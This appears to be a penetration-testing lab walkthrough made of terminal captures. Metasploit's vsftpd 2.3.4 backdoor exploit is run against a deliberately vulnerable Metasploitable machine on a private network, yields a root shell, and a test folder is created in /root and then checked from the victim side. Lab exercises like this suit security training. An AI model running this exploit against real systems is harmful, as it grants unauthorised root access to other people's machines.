




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

 _                                                    _
/ \    /\         __                         _   __  /_/ __
| |\  / | _____   \ \           ___   _____ | | /  \ _   \ \
| | \/| | | ___\ |- -|   /\    / __\ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / -\ __\ \   | |    | | \__/| |  | |_
      |/  |____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\


       =[ metasploit v6.3.51-dev                          ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 418 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:46265 → 192.168.1.149:6200) at 2024-03-04 09:28:06 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
mkdir test_meta
ls
Desktop
reset_logs.sh
test_meta
```



```
vulnerable
msfadmin@metasploitable:~$ cd root
-bash: cd: root: No such file or directory
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd root
-bash: cd: root: No such file or directory
msfadmin@metasploitable:~$ cd ..
msfadmin@metasploitable:/home$ cd
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd ..
msfadmin@metasploitable:/home$ ls
ftp  msfadmin  service  user
msfadmin@metasploitable:/home$ cd
msfadmin@metasploitable:~$ ls -a
.    .bash_history  .mysql_history  .rhosts  .sudo_as_admin_successful
..   .distcc        .profile        .ssh     vulnerable
msfadmin@metasploitable:~$ cd vulnerable
msfadmin@metasploitable:~/vulnerable$ ls
mysql-ssl  samba  tikiwiki  twiki20030201
msfadmin@metasploitable:~/vulnerable$ cd /root
msfadmin@metasploitable:/root$ ls
Desktop  reset_logs.sh  test_meta  vnc.log
msfadmin@metasploitable:/root$
```